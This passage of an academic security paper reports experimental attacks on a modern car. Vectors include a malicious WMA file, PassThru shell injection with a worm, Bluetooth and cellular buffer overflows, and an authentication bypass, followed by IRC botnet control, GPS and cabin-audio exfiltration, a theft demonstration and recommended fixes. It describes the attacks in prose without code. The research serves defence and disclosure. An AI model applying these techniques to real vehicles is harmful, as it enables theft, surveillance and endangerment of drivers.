Direct physical	OBD-II port	Plug attack hardware directly into car OBD-II port	Yes	Small	Yes	Low	Prior work [14]
Indirect physical	CD	CD-based firmware update	Yes	Small	Yes	Medium	Section 4.2
	CD	Special song (WMA)	Yes*	Medium	Yes	Medium-High	Section 4.2
	PassThru	WiFi or wired control connection to advertised PassThru devices	No	Small	Yes	Low	Section 4.2
	PassThru	WiFi or wired shell injection	No	Viral	Yes	Low	Section 4.2
Short-range wireless	Bluetooth	Buffer overflow with paired Android phone and Trojan app	No	Large	Yes	Low-Medium	Section 4.3
	Bluetooth	Sniff MAC address, brute force PIN, buffer overflow	No	Small	Yes	Low-Medium	Section 4.3
Long-range wireless	Cellular	Call car, authentication exploit, buffer overflow (using laptop)	No	Large	Yes	Medium-High	Section 4.4
	Cellular	Call car, authentication exploit, buffer overflow (using iPod with exploit audio file, earphones, and a telephone)	No	Large	Yes	Medium-High	Section 4.4

Table 1: *Attack surface capabilities.* The Visible to User column indicates whether the compromise process is visible to the user (the driver or the technician); we discuss social engineering attacks for navigating user detection in the body. For ($*$), users will perceive a malfunctioning CD. The Scale column captures the approximate scale of the attack, e.g., the CD firmware update attack is small-scale because it requires distributing a CD to each target car. The Full Control column indicates whether this exploit yields full control over the component's connected CAN bus (and, by transitivity, all the ECUs in the car). Finally, the Cost column captures the approximate effort to develop these attack capabilities.

tionality reasons these buses must be interconnected to support the complex coupling between pairs of ECUs and thus a small number of ECUs are physically connected to multiple buses and act as logical bridges. Consequently, by modifying the "bridge" ECUs (either via a vulnerability or simply by reflashing them over the CAN bus as they are designed to be) an attacker can amplify an attack on one bus to gain access to components on another. Consequently, the result is that compromising any ECU with access to some CAN bus on our vehicle (e.g., the media player) is sufficient to compromise the entire vehicle.

Combining these ECU control and bridging components, we constructed a general "payload" that we attempted to deliver in our subsequent experiments with the external attack surface.[5] To be clear, **for every vulnerability we demonstrate, we are able to obtain complete control over the vehicle's systems**. We did not explore weaker attacks.

For each ECU we consider, our experimental approach was to extract its firmware and then explicitly reverse engineering its I/O code and data flow using disassembly, interactive logging and debugging tools where appropriate. In most cases, extracting the firmware was possible directly via the CAN bus (this was especially convenient because in most ECUs we encountered, the flash chips are not socketed and while we were able to desolder and read such chips directly, the process was quite painful).

Having the firmware in hand, we performed three basic types of analysis: raw code analysis, in situ observations, and interactive debugging with controlled inputs on the bench. In the first case, we identified the microprocessor (e.g., different components described in this paper use System on Chip (SoC) variants of the PowerPC, ARM, Super-H and other architectures) and used the industry-standard IDA Pro disassembler to map control flow and identify potential vulnerabilities, as well as debugging and logging options that could be enabled to aid in reverse engineering.[6] In situ observation with logging enabled allowed us to understand normal operation of the ECU and let us concentrate on potential vulnerabilities near commonly used code paths. Finally, ECUs were removed from the car and placed into a test harness on the bench from which we could carefully control all inputs and monitor outputs. In this environment, interactive debuggers were used to examine memory and single step through vulnerable code under repeatable conditions. For one such device, the Super-H-based media player, we resorted to writing our own native debugger and exported a control and output interface through an unused serial UART interface we "broke out" off the circuit board.

In general, we made use of any native debugging I/O we could identify. For example, like the media player, the telematics unit exposed an unused UART that we tapped to monitor internal debugging messages as we interactively probed its I/O channels. In other cases, we

[5] In this work we experimented with two equivalent vehicles to ensure that our results were not tied to artifacts of a particular vehicle instance.

[6] IDA Pro does not support embedded architectures as well as x86 and consequently we needed to modify IDA Pro to correctly parse the full instruction set and object format of the target system. In one particular case (for the TPMS processor) IDA Pro did not provide any native support and we were forced to write a complete architecture module in order to use the tool.

selectively rewrote ECU memory (via the CAN bus or by exploiting software vulnerabilities) or rewrote portions of the flash chips using the manufacturer-standard ECU programming tools. For the telematics unit, we wrote a new character driver that exported a command shell to its Unix-like operating system directly over the OBD-II port to enable interactive debugging in a live vehicle. In the end, our experience was that although the ECU environment was somewhat more challenging than that of desktop operating systems, it was surmountable with dedicated effort.

4.2 Indirect physical channels

We consider two distinct indirect physical vectors in detail: the media player (via the CD player) and service access to the OBD-II port. We describe each in turn along with examples of when an adversary might be able to deliver malicious input.

Media player. The media player in our car is fairly typical, receiving a variety of wireless broadcast signals, including analog AM and FM as well as digital signals via FM sub-carriers (RDS, called RBDS in the U.S.) and satellite radio. The media player also accepts standard compact discs (via physical insertion) and decodes audio encoded in a number of formats including raw Red Book audio as well as MP3 and WMA files encoded on an ISO 9660 filesystem.

The media player unit itself is manufactured by a major supplier of entertainment systems, both stock units directly targeted for automobile manufacturers as well as branded systems sold via the aftermarket. Software running on the CPU handles audio parsing and playback requests, UI functions, and directly handles connections to the CAN bus.

We found two vulnerabilities. First, we identified a latent update capability in the media player that will automatically recognize an ISO 9660-formatted CD with a particularly named file, present the user with a cryptic message and, if the user does not press the appropriate button, will then reflash the unit with the data contained therein.[7] Second, knowing that the media player can parse complex files, we examined the firmware for input vulnerabilities that would allow us to construct a file that, if played, gives us the ability to execute arbitrary code.

For the latter, we reverse-engineered large parts of the media player firmware, identifying the file system code as well as the MP3 and WMA parsers. In doing so, we documented that one of the file read functions makes strong assumptions about input length *and* moreover that there is a path through the WMA parser (for handling an undocumented aspect of the file format) that allows arbitrary length reads to be specified; together these allow a buffer overflow.

This particular vulnerability is not trivial to exploit. The buffer that is overflowed is not on the stack but in a BSS segment, without clear control data variables to hijack. Moreover, immediately after the buffer are several dynamic state variables whose values are continually checked and crash the system when overwritten arbitrarily.

To overcome these and other obstacles, we developed a native in-system debugger that communicates over an unused serial port we identified on the media player. This debugger lets us dump and alter memory, set breakpoints, and catch exceptions. Using this debugger we were able to find several nearby dynamic function pointers to overwrite as well as appropriate contents for the intervening state variables.

We modified a WMA audio file such that, when burned onto a CD, plays perfectly on a PC but sends arbitrary CAN packets of our choosing when played by our car's media player. This functionality adds only a small space overhead to the WMA file. One can easily imagine many scenarios where such an audio file might find its way into a user's media collection, such as being spread through peer-to-peer networks.

OBD-II. The OBD-II port can access all CAN buses in the vehicle. This is standard functionality because the OBD-II port is the principal means by which service technicians diagnose and update individual ECUs in a vehicle. This process is intermediated by hardware tools (sold both by automobile manufacturers and third parties) that plug into the OBD-II port and can then be used to upgrade ECUs' firmware or to perform a myriad of diagnostic tasks such as checking the diagnostic trouble codes (DTCs).

Since 2004, the Environmental Protection Agency has mandated that all new cars in the U.S. support the SAE J2534 "PassThru" standard — a Windows API that provides a standard, programmatic interface to communicate with a car's internal buses. This is typically implemented as a Windows DLL that communicates over a wired or wireless network with the reprogramming/diagnostic tool (hereafter we refer to the latter simply as "the PassThru device"). The PassThru device itself plugs into the OBD-II port in the car and from that vantage point can communicate on the vehicle's internal networks under the direction of software commands sent via the J2534 API. In this way, applications developed independently of the particular PassThru device can be used for reprogramming or diagnostics.

We studied the most commonly used PassThru device for our car, manufactured by a well-known automotive electronics supplier on an OEM basis (the same device can be used for all current makes and models from

[7] This is not the standard method that the manufacturer uses to update the media player software and thus we believe this is likely a vestigial capability in the supplier's code base.

the same automobile manufacturer). The device itself is roughly the size of a paperback book and consists of a popular SoC microprocessor running a variant of Linux as well as multiple network interfaces, including USB and WiFi — and a connector for plugging into the car's OBD-II port.[8] We discovered two classes of vulnerabilities with this device. First, we find that an attacker on the same WiFi network as the PassThru device can easily connect to it and, if the PassThru device is also connected to a car, obtain control over the car's reprogramming. Second, we find it possible to compromise the PassThru device itself, implant malicious code, and thereby affect a far greater number of vehicles. To be clear, these are vulnerabilities in the PassThru device itself, not the Windows software which normally communicates with it. We experimentally evaluated both vulnerability classes and elaborate on our analyses below.

After booting up, the device periodically advertises its presence by sending a UDP multicast packet on each network to which it is connected, communicating both its IP address and a TCP port for receiving client requests. Client applications using the PassThru DLL connect to the advertised port and can then configure the PassThru device or command it to begin communicating with the vehicle. Communication between the client application and the PassThru device is unauthenticated and thus depends exclusively on external network security for any access control. Indeed, in its recommended mode of deployment, any PassThru device should be directly accessible by any dealership computer. A limitation is that only a single application can communicate with a given PassThru device at a time, and thus the attacker must wait for the device to be connected but not in use.

The PassThru device exports a proprietary, unauthenticated API for configuring its network state (e.g., for setting with which WiFi SSID it should associate). We identified input validation bugs in the implementation of this protocol that allow an attacker to run arbitrary Bourne Shell commands via shell-injection, thus compromising the unit. The underlying Linux distribution includes programs such as `telnetd`, `ftp`, and `nc` so, having gained entry to the device via shell injection, it is trivial for the attacker to open access for inbound telnet connections (exacerbated by a poor choice of root password) and then transfer additional data or code as necessary.

To evaluate the utility of this vulnerability and make it concrete, we built a program that combines all of these steps. It contacts any PassThru devices being advertised (e.g., via their WiFi connectivity or if connected directly via Ethernet), exploits them via shell injection, and installs a malicious binary (modifying startup scripts so it is always enabled). The malicious binary will send pre-programmed messages over the CAN bus whenever a technician connects the PassThru device to a car. These CAN packets install malware onto the car's telematics unit. This malware waits for an environmental trigger (e.g., specific date and time) before performing some action. Figure 2 gives a pictorial overview of this attack.

[8] The manufacturer's dealership guidelines recommend the use of the WiFi interface, thereby supporting an easier tetherless mode of use, and suggest the use of link-layer protection such as WEP (or, in the latest release of the device, WPA2) to prevent outside access.




Figure 2: *PassThru-based shell-injection exploit scenario.* The adversary gains access to the service center network (e.g., by compromising an employee laptop), then (1) compromises any PassThru devices on the network, each of which compromise any cars they are used to service (2 and 3), installing Trojan horses to be activated based on some environmental trigger. The PassThru device also (4) spreads virally to other PassThru devices (e.g., if a device is loaned to other shops) which can repeat the same process (5).

To summarize, an attacker who can connect to a dealership's wireless network (e.g., via social engineering or a worm/virus à la Stuxnet [7]) is able to subvert any active PassThru devices that will in turn compromise any vehicles to which they connect. Moreover, the PassThru device is sufficiently general to mount the attack *itself*. To demonstrate this, we have modified our program, turning it into a worm that actively seeks out and spreads to other PassThru devices in range. This attack does not require interactivity with the attacker and can be fully automated.

4.3 Short-range wireless channels: Bluetooth

We now turn to short-range wireless channels and focus on one in particular: Bluetooth. Like many modern cars, ours has built-in Bluetooth capabilities which allow the occupants' cell phones to connect to the car (e.g., to enable hands-free calling). These Bluetooth capabilities are built into our car's telematics unit.

Through reverse engineering, we gained access to the telematics ECU's Unix-like operating system and identified the particular program responsible for handling Bluetooth functionality. By analyzing the program's symbols we established that it contains a copy of a popular embedded implementation of the Bluetooth protocol stack and a sample hands-free application. However, the interface to this program and the rest of the telematics system appear to be custom-built. It is in this custom interface code that we found evidence of likely

vulnerabilities. Specifically, we observed over 20 calls to `strcpy`, none of which were clearly safe. We investigated the first such instance in depth and discovered an easily exploitable unchecked `strcpy` to the stack when handling a Bluetooth configuration command.[9] Thus, any paired Bluetooth device can exploit this vulnerability to execute arbitrary code on the telematics unit.

As with our indirect physical channel investigations, we establish the utility of this vulnerability by making it concrete. We explore two practical methods for exploiting this attack and in doing so unearth two sub-classes of the short-range wireless attack vector: *indirect* short-range wireless attacks and *direct* short-range wireless attacks.

Indirect short-range wireless attacks. The vulnerability we identified requires the attacker to have a *paired* Bluetooth device. It may be challenging for an attacker to pair her own device with the car's Bluetooth system — a challenge we consider in the direct short-range wireless attacks discussion below. However, the car's Bluetooth subsystem was explicitly designed to support hands-free calling and thus may naturally be paired with one or more smartphones. We conjecture that if an attacker can independently compromise one of those smartphones, then the attacker can leverage the smartphone as a stepping-stone for compromising the car's telematics unit, and thus all the critical ECUs on the car.

To assess this attack vector we implemented a simple Trojan Horse application on the HTC Dream (G1) phone running Android 2.1. The application appears to be innocuous but under the hood monitors for new Bluetooth connections, checks to see if the other party is a telematics unit (our unit identifies itself by the car manufacturer name), and if so sends our attack payload. While we have not attempted to upload our code to the Android Market, there is evidence that other Trojan applications have been successfully uploaded [25]. Additionally, there are known exploits that can compromise Android and iPhone devices that visit malicious Web sites. Thus our assessment suggests that smartphones can be a viable path for exploiting a car's short-range wireless Bluetooth vulnerabilities.

Direct short-range wireless attacks. We next assess whether an attacker can remotely exploit the Bluetooth vulnerability without access to a paired device. Our experimental analyses found that a determined attacker can do so, albeit in exchange for a significant effort in development time and an extended period of proximity to the vehicle.

There are two steps precipitating a successful attack. First, the attacker must learn the car's Bluetooth MAC address. Second, the attacker must surreptitiously pair his or her own device with the car. Experimentally, we find that we can use the open source Bluesniff [23] package and a USRP-based software radio to sniff our car's Bluetooth MAC address when the car is started in the presence of a previously paired device (e.g., when the driver turns on the car while carrying her cell phone). We were also able to discover the car's Bluetooth MAC address by sniffing the Bluetooth traffic generated when one of the devices, which has previously been paired to a car, has its Bluetooth unit enabled, regardless of the presence of the car — all of the devices we experimented with scanned for paired devices upon Bluetooth initialization.

Given the MAC address, the other requirement for pairing is possessing a shared secret (the PIN). Under normal use, if the driver wishes to pair a new device, she puts the car into pairing mode via a well-documented user interface, and, in turn, the car provides a random PIN (regenerated each time the car starts or when the driver initiates the normal pairing mode) which is then shown on the dashboard and must then be manually entered into the phone. However, we have discovered that our car's Bluetooth unit will respond to pairing requests even without any user interaction. Using a simple laptop to issue pairing requests, we are thus able to brute force this PIN at a rate of eight to nine PINs per minute, for an average of approximately 10 hours per car; this rate is limited entirely by the response time of the vehicle's Bluetooth stack. We conducted three empirical trials against our car (resetting the car each time to ensure that a new PIN was generated) and found that we could pair with the car after approximately 13.5, 12.5, and 0.25 hours, respectively. The pairing process does not require any driver intervention and will happen completely obliviously to any person in the car.[10] While this attack is time consuming and requires the car(s) under attack to be running, it is also parallelizable, e.g., an attacker could sniff the MAC addresses of all cars started in a parking garage at the end of a day (assuming the cars are pre-paired with at least one Bluetooth device). If a thousand such cars leave the parking garage in a day, then we expect to be able to brute force the PIN for at least one car within a minute.

After completing this pairing, the attacker can inject on the paired channel an exploit like the one we developed and thus compromise the vehicle.

4.4 Long-range wireless channels: Cellular

Finally, we consider long-range wireless channels and, in particular, focus on the cellular capabilities built into our car's telematics unit. Like many modern cars, our car's cellular capabilities facilitate a variety of safety

[9] Because the size of the available buffer is small, our exploit simply creates a new shell on the telematics unit from which it downloads and executes more complex code from the Internet via the unit's built-in 3G data capabilities.

[10] As an artifact of how this "blind" pairing works, the paired device does not appear on the driver's list of paired devices and cannot be unpaired manually.

and convenience features (e.g., the car can automatically call for help if it detects a crash). However, long-range communications channels also offer an obvious target for potential attackers, which we explore here. In this section, we describe how these channels operate, how they were reverse engineered and demonstrate that a combination of software flaws conspire to allow a completely remote compromise via the cellular voice channel. We focus on adversarial actions that leverage the existing cellular infrastructure, not ones that involve the use of adversarially-controlled infrastructure; e.g., we do not consider man-in-the-middle attacks.

Telematics connectivity. For wide-area connectivity, our telematics unit is equipped with a cell phone interface (supporting voice, SMS and 3G data). While the unit uses its 3G data channel for a variety of Internet-based functions (e.g., navigation and location-based services), it relies on the voice channel for critical telematics functions (e.g., crash notification) because this medium can provide connectivity over the widest possible service area (i.e., including areas where 3G service is not yet available). To synthesize a digital channel in this environment, the manufacturer uses Airbiquity's aqLink software modem to covert between analog waveforms and digital bits. This use of the voice channel in general, and the aqLink software in particular, is common to virtually all popular North American telematics offerings today.

In our vehicle, Airbiquity's software is used to create a reliable data connection between the car's telematics unit and a remote *Telematics Call Center* (*TCC*) operated by the manufacturer. In particular, the telematics unit incorporates the aqLink code in its *Gateway* program which controls *both* voice and data cellular communication. Since a single cellular channel is used for both voice and data, a simple, in-band, tone-based signaling protocol is used to switch the call into data mode. The in-cabin audio is muted when data is transmitted, although a tell-tale light and audio announcement is used to indicate that a call is in progress. For pure data calls (e.g., telemetry and remote diagnostics), the unit employs a so-called "stealth" mode which does not provide any indication that a call is in progress.

Reverse engineering the aqLink protocol. Reverse engineering the aqLink protocol was among the most demanding parts of our effort, in particular because it demanded signal processing skills not part of the typical reverse engineering repertoire. For pedagogical reasons, we briefly highlight the process of our investigation.

We first identified an in-band tone used to initiate "data mode." Having switched to data mode, aqLink provides a proprietary modulation scheme for encoding bits. By calling our car's telematics unit (the phone number is available via caller ID), initiating data mode with a tone generator and recording the audio signal that resulted, we established that the center frequency was roughly 700 Hz and that the signal was consistent with a 400 bps frequency-shift keying (FSK) signal.

We then used `LD_PRELOAD` on the telematics unit to interpose on the raw audio samples as they left the software modem. Using this improved signal source, we hunted for known values contained in the signal (e.g., unique identifiers stamped on the unit). We did so by encoding these values as binary waveforms at hypothesized bitrates and cross-correlating them to the demodulated signal until we were able to establish the correct parameters for demodulating digital bits from the raw analog signal.

From individual bits, we then focused on packet structure. We were lucky to discover a debugging flag in the telematics software that would produce a binary log of all packet payloads transmitted or received, providing ground truth. Comparing this with the bitstream data, we discovered the details of the framing protocol (e.g., the use of half-width bits in the synchronization header) and were able to infer that data is sent in packets of up to 1024-bytes, divided into 22-byte frames which are divided into two 11-byte segments. We inferred that a CRC and ECC were both used to tolerate noise. Searching the disassembled code for known CRC constants quickly led us to determine the correct CRC to use, and the ECC code was identified in a similar fashion. For reverse-engineering the header contents, we interposed on the `aqSend` call (used to transmit messages), which allowed us to send arbitrary multi-frame packets and consequently infer the sequence number, multi-frame identifier, start of packet bit, ACK frame structure, etc. We omit the many other details due to space constraints.

Given our derived protocol specification, we then implemented an aqLink-compatible software modem in C using a laptop with an Intel ICH3-based modem exposed as an ALSA sound device under Linux. We verified the modulation and formatting of our packet stream using the debugging log described earlier.

Finally, layered on top of the aqLink modem is the telematics unit's own proprietary command protocol that allows the TCC to retrieve information about the state of the car as well as to remotely actuate car functions. Once the Gateway program decodes a frame and identifies it as a command message, the data is then passed (via an RPC-like protocol) to another telematics unit program which is responsible for supervising overall telematics activities and implementing the command protocol (henceforth, the *Command* program). We reverse-engineered enough of the Gateway and Command programs to identify a candidate vulnerability, which we describe below.

Vulnerabilities in the Gateway. As mentioned earlier, the aqLink code explicitly supports packet sizes up to 1024 bytes. However, the custom code that glues aqLink to the Command program assumes that packets will never

exceed 100 bytes or so (presumably since well-formatted command messages are always smaller). This leads to another stack-based buffer overflow vulnerability that we verified is exploitable. Interestingly, because this attack takes place at the lowest level of the protocol stack, it completely bypasses the higher-level authentication checks implemented by the Command program (since these checks themselves depend on being able to send packets).

There is one key gap preventing this exploit from working in practice. Namely, the buffer overflow we chose to focus on requires sending over 300 bytes to the Gateway program. Since the aqLink protocol has a maximum effective throughput of about 21 bytes a second, in the best case, the attack requires about 14 seconds to transmit. However, upon receiving a call, the Command program sends the caller an authentication request and, serendipitously, it requires a response within 12 seconds or the connection is effectively terminated. Thus, we simply cannot send data fast enough over an unauthenticated link to overflow the vulnerable buffer.

While we identified other candidate buffer overflows of slightly shorter length, we decided instead to focus on the authentication problem directly.

Vulnerabilities in authentication. When a call is placed to the car and data mode is initiated, the first command message sent by the vehicle is a random, three byte authentication challenge packet and the Command program authentication timer is started. In normal operation, the TCC hashes the challenge along with a 64-bit pre-shared key to generate a response to the challenge. When waiting for an authentication response, the Command program will not "accept" any other packet (this does not prevent our buffer overflow, but does prevent sending other command messages). If an incorrect authentication response is received, or a response is not received within the prescribed time limit, the Command program will send an error packet. When this packet is acknowledged, the unit hangs up (and it is not possible to send any additional data until the error packet is acknowledged).

After several failed attempts to derive the shared key, we examined code that generates authentication challenges and evaluates responses. Both contained errors that together were sufficient to construct a vulnerability.

First, we noted that the "random" challenge implementation is flawed. In most situations, this nonce is static and identical on the two cars we tested. The key flaw is that the random number generator is re-initialized whenever the telematics unit starts — such as when a call comes in after the car has been off — and it is seeded each time with the same constant. Therefore, multiple calls to a car while it is off result in the same expected response. Consequently, an attacker able to observe a response packet (e.g., via sniffing the cellular link during a TCC-initiated call) will be able to replay that response in the future.

The code parsing authentication *responses* has an even more egregious bug that permits circumvention without observing a correct response. In particular, there is a flaw such that for certain challenges (roughly one out of every 256), carefully formatted but incorrect responses will be interpreted as valid. If the random number generation is not re-initialized (e.g., if the car is on when repeatedly called) then the challenge will change each time and 1 out of 256 trials will have the desired structure. Thus, after an average of 128 calls the authentication test can be bypassed, and we are able to transmit the exploit (again, without any indication to the driver). This attack is more challenging to accomplish when the car is turned off because the telematics unit can shut down when a call ends (hence re-initializing the random number generator) before a second call can reach it.

To summarize, we identified several vulnerabilities in how our telematics unit uses the aqLink code that, together, allow a remote exploit. Specifically, there is a discrepancy between the set of packet sizes supported by the aqLink software and the buffer allocated by the telematics client code. However, to exploit this vulnerability requires first authenticating in order to set the call timeout value long enough to deliver a sufficiently long payload. This is possible due to a logic flaw in the unit's authentication system that allows an attacker to blindly satisfy the authentication challenge after approximately 128 calls.

Concrete realization. We demonstrate and evaluate our attack in two concrete forms. First, we implemented an end-to-end attack in which a laptop running our custom aqLink-compatible software modem calls our car repeatedly until it authenticates, changes the timeout from 12 seconds to 60 seconds, and then re-calls our car and exploits the buffer overflow vulnerability we uncovered. The exploit then forces the telematics unit to download and execute additional payload code from the Internet using the IP-addressable 3G data capability.

We also found that the entire attack can be implemented in a completely blind fashion — without any capacity to listen to the car's responses. Demonstrating this, we encoded an audio file with the modulated post-authentication exploit payload and loaded that file onto an iPod. By manually dialing our car on an office phone and then playing this "song" into the phone's microphone, we are able to achieve the same results and compromise the car.

5 Remote Exploit Control

Thus far we have described the external attack surface of an automobile and demonstrated the presence of vulnerabilities in a range of different external channels. An adversary could use such means to compromise a vehicle's systems and install code that takes action immediately (e.g., unlocking doors) or in response to

some environmental trigger (e.g., the time of day, speed, or location as exported via the onboard GPS).

However, the presence of wireless channels in the modern vehicle qualitatively changes the range of options available to the adversary, allowing actions to be remotely triggered on demand, synchronized across multiple vehicles, or interactively controlled. Further, two-way channels permit both remote monitoring and data exfiltration. In this section, we broadly evaluate the potential for such post-compromise control, characterize these capabilities, and evaluate the capabilities via prototype implementations for TPMS, Bluetooth, FM RDS and Cellular channels. Our prototype attack code is delivered by exploiting one of the previously described vulnerabilities (indeed, any exploit would work). Table 2 summarizes these results, again with our assessment of the effort required to discover and implement the capability.

TPMS. We constructed two versions of a TPMS-based triggering channel. One installs code on another ECU (the telematics ECU in our case, although any ECU would do) that monitors tire pressure signals as the TPMS ECU broadcasts them over the CAN bus. The presence of a particular tire pressure reading then triggers the payload; the trigger tire pressure value is not expected to be found in the wild but must instead be adversarially transmitted over the air. For our second example, the attack reflashes the TPMS ECU via CAN and installs code onto it that will detect specific wireless trigger packets and, if detected, will send pre-programmed CAN packets directly over the car's internal network. Both attacks required a custom TPMS packet generator (described below). The latter attack also required significant reverse engineering efforts (e.g., we had to write a custom IDA Pro module for disassembling the firmware, and we were highly memory constrained, so that the resulting attack firmware — hand-written object code — needed to re-use code space originally allocated for CRC verification, the removal of which did not impair the normal TPMS functionality).

To experimentally verify these triggers, we reverse-engineered the 315 MHz TPMS modulation and framing protocol (far simpler than the aqLink modem) and then implemented a USRP software radio module that generates the appropriate wireless signals to activate the triggers.

Bluetooth. We modified the Bluetooth exploit code on the telematics ECU to pair, post compromise, with a special MAC address used by the adversary and accept her commands (either triggering existing functionality or receiving new functionality). We did not explore exfiltrating data via the two-way Bluetooth channel, but we see no reason why it would not be possible.

FM RDS. Using the CD-based firmware update attack we developed earlier, we reflashed the media player ECU to send a pre-determined set of CAN packets (our payload) when a particular "Program Service Name" message arrives over the FM RDS channel. We experimentally verified this with a low-power FM transmitter driven by a Pira32 RDS encoder; an attacker could communicate over much longer ranges using higher power. Table 2 lists the cost for this attack as medium given the complexity of programming/debugging in the media player execution environment (we bricked numerous CD players before finalizing our implementation and testing on our car).

Cellular. We modified our telematics exploit payload to download and run a small (400 lines of C code) IRC client post-compromise. The IRC client uses the vehicle's high bandwidth 3G data channel to connect to an IRC server of our choosing, self-identifies, and then listens for commands. Subsequently, any commands sent to this IRC server (from any Internet connected host) are in turn transmitted to the vehicle, parsed by the IRC client, and then transmitted as CAN packets over the appropriate bus. We further provided functionality to use this channel in both a broadcast mode (where all vehicles subscribed to the channel respond to the commands) or selectively (where commands are only accepted by the particular vehicle specified in the command). For the former, we experimentally verified this by compromising two cars (located over 1,000 miles apart), having them both join the IRC channel, and then both simultaneously respond to a single command (for safety, the command we sent simply made the audio systems on both cars chime). Finally, the high-bandwidth nature (up to 1 Mbps at times) of this channel makes it easy to exfiltrate data. (No special software is needed since `ftp` is provided on the host platform.) To make this concrete we modified our attack code for two demonstrations: one that periodically "tweets" the GPS location of our vehicle and another that records cabin audio conversations and sends the recorded data to our servers over the Internet.

6 Threat Assessment

Thus far we have considered threats primarily at a technical level. Previously, we have shown that gaining access to a car's internal network provides sufficient *means* for compromising all of its systems (including lights, brakes, and engine) [14]. In this paper, we have further demonstrated that an adversary has a practical *opportunity* to effect this compromise (i.e., via a range of external communications channels) without having physical access to the vehicle. However, real threats ultimately have some *motive* as well: a more concrete goal that is achieved by exploiting the capability to attack.

This leaves unanswered the crucial question: Just how serious are the threats? Obviously, there are no clear ways to predict such things, especially in the absence of any known attacks in the wild. However, we can reason about how the capabilities we have identified can be combined in service to known goals. While one

Channel	Range	Implemented Control / Trigger	Exfiltration	Cost
TPMS (tire pressure)	Short	Predefined tire pressure sequences causes telematics unit to send CAN packets	No	Low-Medium
TPMS (tire pressure)	Short	TPMS trigger causes TPMS receiver to send CAN packets	No	Medium
Bluetooth	Short	Presence of trigger MAC addresses allows remote control	Yes*	Low
FM radio (RDS channel)	Long	FM RDS trigger causes radio to send CAN packets	No	Medium
Cellular	Global	IRC command-and-control (botnet) channel allows broadcast and single-vehicle control	Yes	Low

Table 2: *Implemented control and trigger channels.* The Cost column captures the approximate effort to develop this post-compromise control capability. The Exfiltration column indicates whether this channel can also be used to exfiltrate data. For (∗), we did not experimentally verify data exfiltration over Bluetooth.

can easily envision hypothetical "cyber war" or terrorist scenarios (e.g., infect large numbers of cars en masse via war dialing or a popular audio file and then, later, trigger them to simultaneously disengage the brakes when driving at high speed), our lack of experience with such concerns means such threats are highly speculative.

Instead, to gauge whether these threats create practical risks, we consider (briefly) how the raw capabilities we have identified might affect two scenarios closer to our experience: financially motivated theft and third-party surveillance.

Theft. Using any of our implemented exploit capabilities (CD, PassThru, Bluetooth, and cellular), it is simple to command a car to unlock its doors on demand, thus enabling theft. However, a more visionary car thief might realize that blind, remote compromise can be used to change both scale and, ultimately, business model. For example, instead of attacking a *particular* target car, the thief might instead try to compromise as many cars as possible (e.g., by war dialing). As part of this compromise, he might command each car to contact a central server and report back its GPS coordinates and Vehicle Identification Number (VIN). The IRC network described in Section 5 provides just this capability. The VIN in turn encodes the year, make and model of each car and hence its value. Putting these capabilities together, a car thief could "sift" through the set of cars, identify the valuable ones, find their location (and perhaps how long they have been parked) and, upon visiting a target of interest *then* issue commands to unlock the doors and so on. An enterprising thief might stop stealing cars himself, and instead sell his capabilities as a "service" to other thieves ("I'm looking for late model BMWs or Audis within a half mile of 4th and Broadway. Do you have anything for me?") Careful readers may notice that this progression mirrors the evolution of desktop computer compromises: from individual attacks, to mass exploitation via worms and viruses, to third-party markets selling compromised hosts as a service.

While the scenario itself is today hypothetical, we have evaluated a complete attack whereby a thief remotely disables a car's security measures, allowing a unskilled accomplice to enter the car and drive it away. Our attack directs the car's compromised telematics unit to unlock the doors, start the engine, disengage the shift lock solenoid (which normally prevents the car from shifting out of park without the key present), and spoof packets used in the car's startup protocol (thereby bypassing the existing immobilizer anti-theft measures[11]). We have implemented this attack on our car. In our experiments the accomplice only drove the "stolen" car forward and backward because we did not want to break the steering column lock, though numerous online videos demonstrate how to do so using a screwdriver. (Other vehicles have the steering column lock under computer control.)

Surveillance. We have found that an attacker who has compromised our car's telematics unit can record data from the in-cabin microphone (normally reserved for hands-free calling) and exfiltrate that data over the connected IRC channel. Moreover, as said before, it is easy to capture the location of the car at all times and hence track where the driver goes. These capabilities, which we have experimentally evaluated, could prove useful to private investigators, corporate spies, paparazzi, and others seeking to eavesdrop on the private conversations within particular vehicles. Moreover, if the target vehicle is not known, the mass compromise techniques described in the theft scenario can also be brought to bear on this problem. For example, someone wishing to eavesdrop on Google executives might filter a set of compromised cars down to those that are both expensive and located in the Google parking lot at 10 a.m. The location of those same cars at 7 p.m. is likely to be the driver's residence, allowing the attacker to identify the driver (e.g., via commercial credit records). We suspect that one could identify promising targets for eavesdropping quite quickly in this manner.

7 Discussion and Synthesis

Our research provides us with new insights into the risks with modern automotive computing systems. We begin here with a discussion of concrete directions for increasing security. We then turn to our now broadly

[11] Past work on bypassing immobilizers required prior direct or indirect access to the car's keys, e.g., Bono et al. [2] and Francillon et al. [9].

informed reflections on why vulnerabilities exist today and the challenges in mitigating them.

7.1 Implementation fixes

Our concrete, near-term recommendations fall into two familiar categories: restrict access and improve code robustness. Given the high interconnectedness of car ECUs necessary for desired functionality, the solution is not to simply remove or harden individual components (e.g., the telematics unit) or create physically isolated subnetworks.

We were surprised at the extent to which the car's externally facing interfaces were open to unsolicited communications — thereby broadening the attack surface significantly. Indeed, very simple actions, such as not allowing Bluetooth pairing attempts without the driver's first manually placing the vehicle in pairing mode, would have undermined our ability to exploit the vulnerability in the underlying Bluetooth code. Similarly, we believe the cellular interface could be significantly hardened by using inbound calls only to "wake up" the car (i.e., never for data transfer) and having the car itself periodically dial out for requests while it is active. Finally, use of application-level authentication and encryption (e.g., via OpenSSL) in the PassThru device's proprietary configuration protocol would have prevented its code from being exploited as well.

However, rather than assume the attack surface will not be breached, the underlying code platform should be hardened as well. These include standard security engineering best-practices, such as not using unsafe functions like `strcpy`, diligent input validation, and checking function "contracts" at module boundaries. As an additional measure of protection against less-motivated adversaries, we recommend removing all debugging symbols and error strings from deployed ECU code.

